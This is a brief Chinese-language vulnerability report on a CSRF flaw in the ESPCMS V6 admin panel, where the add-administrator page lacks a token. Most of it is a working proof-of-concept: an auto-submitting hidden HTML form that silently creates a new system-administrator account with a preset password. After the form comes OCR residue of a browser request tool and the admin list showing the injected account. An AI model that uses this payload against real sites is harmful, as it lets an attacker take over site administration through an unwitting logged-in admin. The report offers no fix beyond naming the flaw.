ESPCM csrf 漏洞 可任意添加管理员账号


漏洞简介：

ESPCMSV6 是一套基于 LAMP 开发构建的企业网站管理系统。 ESPCMS 后台添加管理员页面 缺少 token 导致 csrf 漏洞 可任意添加管理员账号

漏洞复现：

espcms 后台添加管理员页面 缺少 token 导致 csrf 漏洞 可任意添加管理员账号

```
<html>
  <body>
    <form action="http://localhost/adminsoft/index.php?archive=manage
ment&action=managesava" method="POST" name="addform">
      <input type="hidden" name="inputclass" value="add" />
      <input type="hidden" name="tab" value="true" />
      <input type="hidden" name="username" value="admin1" />
      <input type="hidden" name="password" value="admin123" />
      <input type="hidden" name="password2" value="admin123" />
      <input type="hidden" name="name" value="admin1" />
      <input type="hidden" name="sex" value="1" />
      <input type="hidden" name="powergroup" value="1" />
      <input type="hidden" name="inputclassid" value="1" />
      <input type="hidden" name="isremote" value="1" />
      <input type="submit" value="Submit request" />
    </form>
    <script> document.addform.submit(); </script>
  </body>
</html>
```


Load URL
Split URL
Execute
http://127.0.0.1/adminsoft/index.php?archive=management&action=managesava
Enable Post data
Enable Referrer
true


ESPCMS V6
易思企业网站管理系统
内容
会员
订单
营销
组件
模板
生成
设置
语言
管理员帐户
添加管理员
全选
筛选
删除
刷新
设置
ID
管理员帐户
管理员姓名
权限组
注册时间
2
admin1
admin1
系统管理组
2017-06-12 18:13:37
1
admin
admin
系统管理组
2017-05-31 12:00:36